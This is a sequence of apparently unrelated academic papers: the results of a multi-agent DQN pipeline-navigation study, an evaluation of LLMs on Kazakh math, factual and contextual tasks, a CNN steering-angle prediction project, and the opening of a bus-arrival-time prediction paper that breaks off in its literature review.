The system leverages Deep Q-Networks (DQN), reward shaping, prioritized experience replay, and target networks to optimize the navigation and cleaning efficiency of virtual agents within a graph-based pipeline environment. The pipeline network is modeled as a two-dimensional grid graph G=(V,E), where V represents the nodes (locations within the pipeline) and E represents the edges (pathways connecting the nodes). The graph is periodic, ensuring that agents can navigate seamlessly across boundaries. Each agent is initialized at a random node and tasked with exploring the pipeline while avoiding collisions and redundant paths.

The state S_t at time t is represented as a concatenation of the positions of all agents and their respective histories of visited nodes. For N agents, the state is defined as:

$$s_t = [p_1, h_1, p_2, h_2, ..., p_N, h_N] \quad (2)$$

where p_i is the position of the i-th agent and h_i is the history of the last K visited nodes by the $i-$th agent, padded with $(-1,-1)$ if fewer than K nodes have been visited. Actions for all agents are selected using an ϵ-greedy policy. This policy balances exploration and exploitation by selecting a random action with probability ϵ or the action maximizing the Q-value $Q(s_t, a; \theta)$ with probability $1-\epsilon$. Each agent can take one of four discrete actions at each time step: up, down, left, or right. The action space A is defined as:

$$A = \{up, down, left, or\ right\}$$

The reward function is designed to encourage efficient exploration and collision avoidance. For each agent i, the reward r_i at time t is computed as:

+ 5 if the agent visits a new node,
-10 if the agent revisits a node,
-20 if the agent collides with another agent,
0 otherwise

The training process was conducted over 500 episodes with a learning rate of 0.005. The total reward per episode, plotted across all 500 episodes, demonstrates a clear transition from initial exploration to efficient exploitation. As shown in Figure 2, a higher occurrence of negative rewards is observed in the early stages due to agent collisions and repeated visits to previously explored nodes, indicating pure exploration. However, after approximately 150 episodes, a noticeable increase in reward is evident, followed by stabilization, reflecting the agents' improved decision-making and convergence towards optimal behavior. Figure 3 below illustrates the behavior of rewards across all episodes. To further analyze the scalability and robustness of the multi-agent system, the training process was repeated with varying numbers of agents: 2, 4, 8, and 10. This experiment aimed to evaluate how the system performs as the number of agents increases, particularly in terms of reward accumulation, collision avoidance, and exploration efficiency. The results for each configuration are presented in subsequent sections, highlighting the impact of agent density on overall performance and learning dynamics.



Figure 2. Total Reward per Episode for 2 agents

Figure 3. Total Reward per Episode for 4 agents



Figure 4. Individual Agent Rewards for 4 agents



Figure 5. Total Reward per Episode for 8 agents



Figure 6. Individual Agent Rewards for 8 agents

IV. RESULTS

This section describes the development of a pipeline maintenance system, starting with a baseline simulation and progressing to a value-based reinforcement learning (RL) model.

The proposed Multi-Agent System (MAS) model demonstrated a significant performance improvement over the baseline simulation, which relied on uncoordinated agent navigation. The MAS model effectively reduced collision rates and node revisits by learning optimal navigation policies. Collision Reduction: The baseline simulation recorded 1,762 collisions over 10,000 timesteps. The MAS model reduced this to 100 collisions, representing a 94.33% reduction in collisions. This improvement highlights the agents' ability to learn optimal navigation strategies and avoid obstacles more effectively. The baseline simulation resulted in 39,928 revisits over 10,000 timesteps. The MAS model reduced this to 18,452 revisits, achieving a 53.78% reduction in redundant node revisits.

TABLE II. COLLISION AND REVISIT RATES

Number of agents	**Collisions**	**Revisit**
2	100	18452
4	100	2750
8	101	820
10	115	697

This study investigated the performance of a multi-agent Deep Q-Network (DQN) framework for collaborative exploration in a pipeline-like environment, with varying numbers of agents (2, 4, 8, and 10). The results demonstrate a clear trade-off between the number of agents, collision frequency, and revisit rates. As the number of agents increased from 2 to 10, the revisit rate decreased significantly (from 18,452 to 697), indicating improved exploration efficiency due to better coverage of the environment. However, collision rates remained relatively stable, with a slight increase from 100 to 115, highlighting the challenge of coordinating a larger number

of agents in a shared space. These findings suggest that while increasing the number of agents enhances exploration efficiency, it also introduces coordination challenges that must be addressed to minimize collisions.

V. CONCLUSION

The RL-based model achieved significant improvements in agent navigation and collision avoidance, as evidenced by the increasing trend in rewards and the reduction in collisions. The results highlight the potential of reinforcement learning for optimizing multi-agent systems in pipeline maintenance tasks. Future work could focus on improving collision avoidance mechanisms and optimizing the reward structure to further enhance scalability and testing it in real-world environments.

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Effectiveness of LLM in the Kazakh language environment: a comparative analysis of logic, historical knowledge, and text generation prompts

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Abstract — Large language models (LLMs) have received significant attention in recent years. They are typically trained on multilingual corpora. But the distribution of training data remains highly imbalanced — favoring high-resource languages, while low-resource languages like Kazakh often suffer from reduced accuracy. The study highlights gaps in Kazakh language support within current model architectures.

LLMs often struggle with logical consistency and factual accuracy, so the study focuses on evaluating the performance of logical reasoning, historical knowledge, and natural language generation. The analysis includes a comparison of multiple LLMs across languages using a combination of automatic metrics and human evaluation. Fact-based tasks were assessed using accuracy scores, while open-ended questions were rated by human.

Keywords: **Large Language Models, Kazakh, Low-Resource Languages, Fine-Tuning, Natural Language Processing.**

I. INTRODUCTION

The rapid advancement of LLMs has revolutionized natural language processing (NLP), enabling breakthroughs in text generation, reasoning, and contextual understanding. However, while these models excel in high-resource languages such as English and Chinese, their performance on low-resource languages, including Kazakh, remains underexplored. This gap stems from limited training data, morphological complexity, and a lack of targeted research to adapt LLMs to the unique challenges of agglutinative languages like Kazakh [1].

In recent years studies [2-3] have demonstrated the potential of transformer-based architectures for Kazakh NLP tasks. They highlight improvements in machine translation and text classification. However, the natural features of the Kazakh language, including its rich case system, agglutinative morphology, and flexible word order, pose significant challenges to traditional models developed for Indo-European languages [4]. These limitations highlight the necessity for specialized methodologies to improve the efficacy of LLMs in low-resource language contexts.

This study conducts a comprehensive comparative analysis of language models in the Kazakh language context, focusing on three critical dimensions:

1. Logical reasoning: evaluating models' ability to solve mathematical problems with only one correct numerical answer. The questions were taken from the unified national testing in mathematical literacy.
2. Historical knowledge: Testing factual accuracy in responses about Kazakh history to assess local contextual understanding.
3. Text generation: Analyzing coherence, relevance, and grammatical correctness in open-ended responses through manual evaluation.

The study [5] underscores the need for specialized datasets and cross-lingual transfer learning for agglutinative languages. The work contributes to developing inclusive NLP solutions that address linguistic diversity.

It is compared three Kazakh-specific fine-tuned models against reference models, GPT-4 and DeepSeek, using a mixed-method approach. While automated metrics are valuable, our emphasis on manual evaluation of open-ended responses provides nuanced insights into linguistic quality, capturing subtleties often overlooked by standardized benchmarks.

The findings suggest that DeepSeek, GPT-4 excels at logical reasoning and factual correctness, while fine-tuned models outperform in producing contextually appropriate and grammatically perfect Kazakh content. These findings not only represent the existing capabilities of LLM in Kazakh, but also shows limitations in tackling low-resource language difficulties. This work seeks to direct future research into building personalized learning

methodologies, specific benchmarks, and robust evaluation frameworks for underrepresented languages by identifying their strengths and flaws in various models. The study's broader ramifications include multilingual NLP, which advocates for egalitarian developments in language technology that take into consideration global communities' linguistic diversity.

II. METODOLODGY

LLMs frequently struggle with logical consistency and factual correctness, hence the study focuses on assessing the performance of logical reasoning, historical knowledge, and natural language creation. It frequently hallucinates inaccurate information, replacing facts with fiction. There is shown the comparison analysis of the performance of five LLMs in the Kazakh language environment, focusing on three key tasks: mathematical problem-solving, factual accuracy, and text generation. The selected models include two fine-tuned on large Kazakh text corpora (Irbis7B-Llama and Irbis7B-LoRa), the Kazakh-oriented chatbot Oylan, and two reference models (GPT-4 and DeepSeek).

A. *Model Selection*

The following models were selected to represent different approaches to text and multimodal data processing.

1) Irbis-7B

- A transformer-based language model optimized for the Kazakh language. Key features include:
- An expanded tokenizer with a vocabulary size of 60,000 tokens (originally 32,000), improving text processing efficiency for Kazakh.
- Pretraining on 20 GB of data, predominantly in Kazakh, with some Russian text included to adapt the tokenizer.
- A 3–4x increase in text generation speed due to optimized context window filling.
- Open-source availability (Hugging Face, June 2024)

2) Irbis-7B-Instruct

- A LoRA-adapted version of Irbis-7B, fine-tuned on 200,000 question-context-answer examples in Kazakh. Key aspects include:
- Utilization of Low-Rank Adaptation (LoRA) to maintain model compactness while improving contextual understanding.
- Specialization in instruction-following and response generation tasks.
- Open-source availability (Hugging Face, June 2024)

3) Oylan

- A multimodal model (text + images) developed by ISSAI, supporting Kazakh, Russian, and English.
- Open-source availability (Hugging Face, June 2024)
- Training on the largest dataset ever created for Kazakhstan: over 10 million images and more than 50 million question-answer pairs, culturally and linguistically adapted.
- Versatile application due to multilingual and multimodal support.
- Optimization for the Kazakh language, incorporating regional cultural and economic contexts. (January 2025).

4) DeepSeek-V3

- A multilingual language model utilizing a Mixture-of-Experts (MoE) architecture:
- Scale: 685 billion parameters, 256 experts, with 8 activated per token (37 billion active parameters per token).
- Support for low-resource languages through training on diverse data sources.
- Enhanced processing efficiency via the multi-expert structure.

5) GPT-4

- In previous stydies where GPT-4 excels in logic and factual precision Localized models produce grammatically accurate, culturally contextualized text [6].
- A proprietary multimodal model (OpenAI, March 2023) with a closed architecture:
- Trained on hybrid datasets (public and licensed sources) using RLHF (Reinforcement Learning from Human Feedback).
- Broad functionality, including text generation, image analysis, and complex problem-solving.

B. *Benchmark Selection*

To evaluate the model's performance, specific benchmarks were created to limit data leakage from the training corpus. Additionally, the approach allows for multiple levels of question complexity and covers many areas of Kazakh language text comprehension and generation. The focus was on qualitative assessment rather than large-scale benchmarking, with a range of 15–30 tests considered sufficient to identify key patterns. The process relies on carefully selected questions and human evaluation of responses.

1) Mathematical Aptitude Test This test contains 15 items of varying difficulty levels, modeled after the Mathematical Literacy component of the Unified National Test (UNT). It assesses the model's ability to perform numerical calculations, mathematical reasoning, and calculation accuracy. All items have specific numerical answers.

2) Factual Knowledge Test This is a 30-question test that tests the geography, history, and science of Kazakhstan. The objective is to determine the model's knowledge of various subjects, the accuracy of its answers, and the depth of its answers.

3) Contextual Understanding Test This test consists of 20 open-ended questions that require text analysis and information retrieval. It tests the model's ability to extract relevant information, apply logical reasoning, and draw valid conclusions. All answers were assessed by a human to ensure proper scoring.

These parameters provide an overall assessment of the model, considering the peculiarities of the Kazakh language and the real needs of the user.

C. *Evaluation Methods*

To ensure a fair and unbiased assessment of the model's effectiveness, the study included quantitative and qualitative methods of analysis. A mixed methods approach combining computer measurements and expert opinion allowed for a more effective assessment of response quality. Coherence was prioritized over readability, recognizing that even facted responses can be

ineffective if they are poorly written or difficult to understand. Experts rated comments on clarity, coherence of logic, and the degree to which they matched typical human expectations. For tasks with definite, right, or wrong answers, accuracy was the primary statistic, the ratio of correct answers. The accuracy metric was used, calculated as follows:

$$\text{Accuracy} = \frac{\text{Number of Correct Answers}}{\text{Total Number of Questions}} \times 100$$

Model responses were compared against reference solutions, and only exact matches were considered correct. For complex open-ended questions requiring logical reasoning, correctness, and completeness, Human Evaluation was conducted using a three-point scale:

2 points – Complete and accurate response.

1 point – Partially correct but insufficient response.

0 points – Incorrect or irrelevant response.

The average score was computed using:

$$\text{Average Score} = \frac{\sum \text{Scores}}{\text{Total number of questions}}$$

Open-ended responses were further analyzed for:

Grammatical accuracy – Presence of syntactic and morphological errors.

Semantic coherence – Logical structure and consistency of the response.

Readability – Ease of comprehension.

A multifaceted approach - combining objective metrics with subjective expert assessments - ensures a comprehensive understanding of the model's performance. This methodology provides both quantitative and qualitative insights, which are crucial for future model improvements and practical usability.

III. Results

A. *Mathematical Ability Benchmark*

The original benchmark was created to evaluate language models' ability in solving mathematical problems in three languages: Kazakh, Russian, and English. The benchmark's questions were deliberately constructed to mirror real-world usage, putting the models to the test in terms of processing language-specific information like as syntax, vocabulary, and background culture. Figure 1 indicates that the models perform significantly differently in each of the three languages.



Figure 1 - Mathematical ability benchmark

The accuracy of models in Kazakh was significantly lower than that of other languages, which corresponds to the difficulties of low-resource language processing. As Figure 1 illustrates, Kazakh's scores varied between 0.07 (Irbis-7b models) and 0.93 (DeepSeek R1). The average score for Kazakh was 0.48, which means that many models failed to reach high accuracy. This underscores the need for model further improvement and tuning for Kazakh, particularly in terms of data availability and language-specific fine-tuning.

Russian performance was superior to Kazakh, with a score range from 0.13 (Irbis-7b-Instruct) to 1.00 (DeepSeek R1). As depicted in Figure 1, Russian had an average score of 0.55, reflecting moderate improvement over Kazakh. This superior performance in Russian results from the richer training data and relatively superior resource status of the language compared to Kazakh. Nevertheless, the outcome also shows that there are models, such as the Irbis-7b variants, that still suffer from poor performance consistency.

English performed the most optimally of all languages, with scores ranging from 0.60 (Oylan) to 1.00 (DeepSeek R1). As shown in Figure 1, English's average score was 0.81, much higher than that of Kazakh and Russian. This is due to the fact that English has rich resources dating back a long time and has rich training data, enabling models to achieve nearly perfect accuracy in the majority of cases. The results highlight the resource gap between high-resource and low-resource languages, and the need for concentrated efforts to raise performance in underrepresented languages like Kazakh.

Factual Knowledge Benchmark

The second benchmark evaluated the models' ability to answer questions related to factual knowledge about Kazakhstan. This benchmark was designed to test the models' understanding of cultural, historical, and geographical facts specific to Kazakhstan. The results are presented below, with a focus on language-specific performance and overall trends.

The results of Benchmark 2 reveal significant variations in performance across the three languages, as illustrated in Figure 2. Below, we discuss the performance for each language in detail.



Figure 2 - Factual knowledge of Kazakhstan

The performance in Kazakh ranged from 0.17 (Irbis-7b-Instruct) to 0.93 (GPT-4), with a mean score of 0.62. As shown in Figure 2, DeepSeek R1 and GPT-4 achieved high scores (0.90 and 0.93, respectively), demonstrating their strong capability in handling Kazakh-language factual questions. However, the Irbis-7b models underperformed, highlighting the challenges of low-resource language processing. The mean score for Kazakh was 0.62, indicating moderate overall performance.

In Russian, the scores ranged from 0.17 (Irbis-7b-Instruct) to 0.90 (DeepSeek R1), with a mean score of 0.61. As depicted in Figure 2, DeepSeek R1 and Oylan performed well (0.90 and 0.85, respectively), while the Irbis-7b models struggled. The mean score for Russian was slightly lower than for Kazakh, reflecting similar challenges in handling factual knowledge tasks.

English demonstrated the highest performance, with scores ranging from 0.12 (Irbis-7b-Instruct) to 0.92 (DeepSeek R1). As shown in Figure 2, the mean score for English was 0.63, the highest among the three languages. DeepSeek R1 and Oylan achieved the best results (0.92 and 0.85, respectively), while the Irbis-7b models again underperformed. The higher scores in English reflect the greater availability of factual knowledge data in this language.

B. Contextual Understanding Benchmark

The third benchmark evaluated the models' ability to understand and maintain context in tasks related to the Kazakh language. This benchmark focused on assessing how well the models could handle contextual understanding, which is critical for tasks such as question answering, summarization, and dialogue systems.



Figure 3 - Contextual understanding of Kazakh

Top performers: with scores of 0.93 and 0.90, respectively, GPT-4 and DeepSeek R1 had the highest scores. These findings demonstrate their excellent aptitude for handling challenging contextual Kazakh challenges.

Moderate performance: with a score of 0.75, Oylan demonstrated moderate performance. Indicating that it still has space for development.

Poor Performance: With scores of 0.33 and 0.17, respectively, the Irbis-7b models (both v0.1 and Instruct) performed noticeably poorly. This demonstrates the difficulties faced by models designed for languages with little resources, such as Kazakh.

The difference between the best-performing models (GPT-4, DeepSeek R1) and the worst-performing models (Irbis-7b variations) is substantial, as seen in Figure 3. This emphasizes how crucial sophisticated architectures and a large amount of training data are to attaining good results on contextual understanding challenges.



Figure 4 - Mean points per question

The average points per question, which reflect the models' ability to maintain context across multiple questions, are visualized in Figure 4. Key observations include:

DeepSeek R1 achieved the highest mean score of 2.87, demonstrating its superior ability to maintain context and provide accurate answers across multiple questions.

GPT-4 followed closely with a mean score of 1.87, indicating strong but slightly lower performance compared to DeepSeek R1.

Oylan and Irbis-7b-Instruct showed moderate performance, with mean scores of 1.73 and 1.67 respectively.

Irbis-7b-v0.1 had the lowest mean score of 1.27, reflecting its limited ability to handle contextual tasks effectively.

As illustrated in Figure 4, the linear graph highlights the clear dominance of DeepSeek R1 in maintaining context across questions, while also revealing the challenges faced by the Irbis-7b models.

IV. KEY FINDINGS

High-performance models: the DeepSeek R1 and GPT-4 models showed excellent performance consistently and across all languages, which is the most corroborating evidence of their strength andflexibility.

Language inconsistency: performance in English was noticeably higher than in Kazakh and Russian, indicating difficulties in processing low-resource language.

Low-resource issues: the Irbis-7b models provided, ped low-resource Kazakh, but they failed to do so successfully in all tests, giving us an idea of the difficulties faced in a language climate that require not only data improvement but also strategy optimization.

Contextual understanding: DeepSeek R1 proved to be a consistent transmitter, as even when faced with different questions, it always answered correctly, making it an absolute contender in the field of deep contextual understanding tasks.

V. CONCLUSION

This study provides a detailed evaluation of language models on three test sets, determining the strengths and weaknesses of each model when solving mathematical, factual knowledge, and contextual understanding tasks. The results highlight the requirement for advanced architectures, rich training data, and language-specific fine-tuning to achieve high performance, especially for low-resource languages like Kazakh.

Despite the excellent performance of DeepSeek R1 and GPT-4, issues with models like Irbis-7b and Oylan reveal vast areas for improvement.

By overcoming these challenges through improved data curation, tuning, and collaboration, it can be built more capable and inclusive language models with good performance across all languages and tasks.

This study contributes to the growing literature on Kazakh language processing. There is a solid foundation for future research focusing on the performance differences between high- and low-resource languages.

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Development of methods for controlling car driving using machine learning

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***Abstract*— This article provides a comprehensive overview of the diverse approaches, achievements, and obstacles in this rapidly evolving field. It begins by examining the foundational principles of machine learning, including supervised and reinforcement learning paradigms, and their applications in autonomous driving systems. The discussion then shifts to advanced techniques for processing sensor data, extracting relevant features, and training models, with a particular emphasis on the critical role of deep learning architectures such as convolutional neural networks (CNNs). The integration of real-time data streams from cameras, is also explored, highlighting the significance of data fusion techniques in improving driving performance and safety. Beyond technical advancements, the article addresses the regulatory and ethical considerations associated with deploying ML-based driving systems, stressing the importance of transparency, accountability, and effective risk mitigation strategies.**

Keywords— Machine Learning, Deep Learning, Model Training.

I. Introduction

In today's automotive industry, many autopilot systems and advanced driver-assistance systems (ADAS) are designed to detect and respond to specific objects or features, such as lane markings, road signs, or other vehicles [7]. While these systems have made significant strides in improving road safety and driving efficiency, they often rely on predefined rules and segmented processes, such as lane detection, object recognition, and path planning. These approaches, while effective in controlled scenarios, can struggle with the complexity and variability of real-world driving environments.

One of the key advantages of CNNs is their ability to revolutionize pattern recognition[2]. Unlike traditional methods that require handcrafted features and explicit segmentation, CNNs automatically learn relevant features directly from the data. By scanning the entire image and learning to predict steering angles directly from raw visual input, the model eliminates the need for intermediate steps like lane detection or object classification [10]. This not only simplifies the system architecture but also enhances its ability to generalize across different driving conditions. For example, the model can navigate roads with faded lane markings, unexpected obstacles, or varying lighting conditions—scenarios where traditional systems might struggle [6].

II. Data Collection and Processing

To build a robust steering angle prediction model, collected data using a car-mounted camera and an onboard diagnostics (OBD) scanner. The camera captured continuous video footage of roads, while the OBD scanner recorded corresponding steering wheel angles. Driving on a wide range of roadways in a variety of lighting and weather situations allowed for the collection of training data. Although road data was also gathered from Astana, the majority of road data was gathered in central part of city. Other kinds of roads include tunnels, dirt roads, residential roads with parked automobiles, and two-lane roads (both with and without lane markings). Data was gathered during the day and at night in conditions that included clear, cloudy, foggy, snowy, and wet conditions. Sometimes the sun was low in the sky, which caused glare to disperse from the glass and reflect off the road surface. To further enhance the dataset, we integrated publicly available road images with labeled steering angles. The recorded videos were then split into individual frames, each labeled with the correct steering angle. This process resulted in a structured and well-annotated dataset suitable for deep learning.

III. Network Architecture

The model is structured with five convolutional layers followed by three fully connected layers. The network takes in images divided into YUV planes and performs normalization as a preprocessing step [4]. The convolutional layers extract features, and the fully connected layers act as a control mechanism, ultimately outputting an inverse turning radius.



Fig. 1. CNN Architecture

The key characteristics of the architecture, shown in Fig. 1 include:

- Normalization Layer: Ensures consistency in input data.
- Convolutional Layers: Utilize strided convolutions for feature extraction, with 5×5 kernels in the initial layers and 3×3 in the later layers.
- Fully Connected Layers: Transform extracted features into steering commands [5].

IV. Data Augmentation

To improve robustness, artificial shifts and rotations are applied to training data, simulating deviations from the ideal driving path. These perturbations follow a normal distribution to mimic human driving variations while teaching the model recovery strategies [8].
To improve model performance and ensure generalization across different driving scenarios, we applied several preprocessing and augmentation techniques:

Normalization: Images were resized to a resolution of 200×66 pixels and pixel values were scaled to the [0,1] range. Data Augmentation: To enhance robustness, we applied:

- Brightness Adjustments to simulate different lighting conditions.
- Horizontal Flipping to create mirrored driving scenarios.
- Random Cropping to remove irrelevant parts of the image.
- Gaussian Noise Injection to make the model more resilient to noisy input data.

These techniques ensured that the model learned diverse road conditions and improved its ability to make accurate predictions in real-world scenarios [9].

V. Training process

The model was trained using the Adam optimizer with a learning rate of 1e-4. The loss function was Mean Squared Error (MSE) with L2 regularization (L2NormConst = 0.001) to prevent overfitting.
Training Configuration: Batch size: 100, Epochs: 30, Dropout rate: 0.2
Validation frequency: Every 10 iterations.
Training was conducted using TensorFlow and monitored via TensorBoard. Checkpoints were periodically saved to prevent data loss and optimize performance [3].

VI. Testing and Real-World Evaluation

After training, the model was tested in a real-world environment. A camera was mounted on a car, and the predicted steering angles were compared to actual human-driven angles.



Fig. 2. Testing process

As you can see in Fig. 2, the model performed well in normal conditions, producing smooth and realistic steering responses. Minor errors were noted in challenging conditions. The model struggled with rapid directional changes. Some inaccuracies in night driving scenarios. Also, performance decreased when the model encountered roads not seen in training data. Further optimization and data collection would improve performance under these conditions.

VII. Future Work

The real-world tests showed promising results. The model was able to interpret road conditions and generate reasonable steering commands, demonstrating its understanding of how to navigate most scenarios. However, some challenges were identified. The model occasionally struggled with accurately determining the correct turning angle in sharp or complex curves. The performance dipped in unfamiliar road conditions or environments not well- represented in the training data. To address these challenges, several modifications are planned [2]. Refining the Dataset, incorporating more diverse real-world road conditions to improve the model's adaptability. Expanding data augmentation techniques to better simulate edge cases and rare driving scenarios. Tweaking the model's architecture to improve its ability to handle sharp turns and dynamic environments.

VIII. Conclusion

This project successfully implemented a CNN-based steering angle prediction model using real-world driving data. The model demonstrated promising results in most conditions but faced challenges in extreme scenarios. With additional training data and model enhancements, performance can be improved to ensure higher reliability in autonomous driving applications.

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Bus Arrival Time Prediction Using Machine Learning

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***Abstract*—This paper presents a hybrid machine learning approach for predicting bus arrival times in urban transit systems. Using NYC Bus Data from route B67, we evaluate Random Forest, XGBoost, and LSTM to integrate structured learning with sequential modeling. Tree-based models effectively captured structured patterns, while LSTM modeled temporal dependencies, demonstrating the advantages of combining ensemble learning with deep learning for improved accuracy. The study successfully integrates feature selection and sequential modeling, providing a robust and scalable solution for bus arrival forecasting.**

Keywords— bus arrival time prediction, machine learning, XGBoost, Random Forest, LSTM, urban transit forecasting, intelligent transport systems, hybrid modeling, sequential data processing, public transportation optimization

I. INTRODUCTION

Public transport is the backbone of city development, fueling economic prosperity, environmental consciousness, and social fairness. In 2015, 243 billion public transport journeys were made in 39 countries, 18% higher than in the year 2000 [1]. In the United States, bus and demand response accounted for 55.3% of total transit trips in 2020, up from the pre-pandemic level of 50.4% [2].

Although they are valuable, bus service is often subject to conditions such as traffic congestion, dangerous weather, accidents, and fluctuating demand for travelers, leading to unreliable arrival times. This volatility can potentially dampen ridership; studies have shown that passengers are significantly impacted by reliability in service [3]. Unreliable transportation systems can cause firms to incur additional costs in travel time, travel cost, worker schedule flexibility, and logistics [4].

With expanding cities, transit authorities are finding themselves under growing pressure to maximize scheduling efficiency, reduce waiting time, and deliver real-time information to commuters. Traditional schedule-based methods are largely incapable of modeling dynamic variables like traffic patterns and stop time variability. The introduction of machine learning techniques offers an effective solution for enhancing prediction levels and delivering on-time information to passengers.

Accurate bus arrival prediction has numerous implications, including minimized waiting time, improved transit planning, increased passenger satisfaction, and decreased operating costs.

With accurate prediction, transit operations can streamline resource planning, which helps improve fleet management and service. With leverage on historical and real-time information, bus arrival prediction can significantly be improved using machine learning models, making city transport a viable and appealing alternative.

This study aims to contribute to this new area of research by implementing and evaluating hybrid machine learning frameworks with the objective of improving the accuracy of bus arrival time prediction. By the incorporation of structured learning and sequence modeling, our study aims at developing an efficient and scalable forecasting system with the ability to learn and generalize to diverse urban settings.

II. LITERATURE REVIEW

Bus arrival time prediction has become a significant field of research, in which different machine learning approaches have been applied for enhancing accuracy. The subsequent section presents important studies that have compared different methodologies, datasets, and issues concerning transit prediction.

A. Prior Work on Machine Learning for Bus Arrival Prediction

Taparia et al. [5] used Linear Regression, Artificial Neural Networks (ANN), and Long Short-Term Memory (LSTM) models on Dublin AVL/GPS data to study journey and arrival times. LSTM was found by them to better characterize temporal patterns in comparison with the conventional machine learning methods. Nevertheless, it was a constrained study with only static historical data because it could not react dynamically to real-time traffic

updates. Moreover, the spatial specificity of the data set restricted its more generalizability to other city contexts.

Shanthi et al. [6] proposed an LSTM-based model driven by IoT, which included the utilization of real-time GPS data combined with traffic volumes for better predictability. They demonstrated good prediction accuracy by adapting road junction conditions in the model. Nevertheless, the method was marred with scalability concerns by depending on hardware specifically designed for IoT, and that may not be easily available in locations that lack good technology infrastructure.

Ye et al. [7] tested the computation ability of an SVR model using a Spark-based system to deal with enormous real-time bus data. The system was 99.5% accurate, verifying its efficiency to deal with huge transit data. Failure to incorporate external real-time variables like passenger loads and weather conditions, nevertheless, limited the efficiency of the model in real-time dynamic cities.

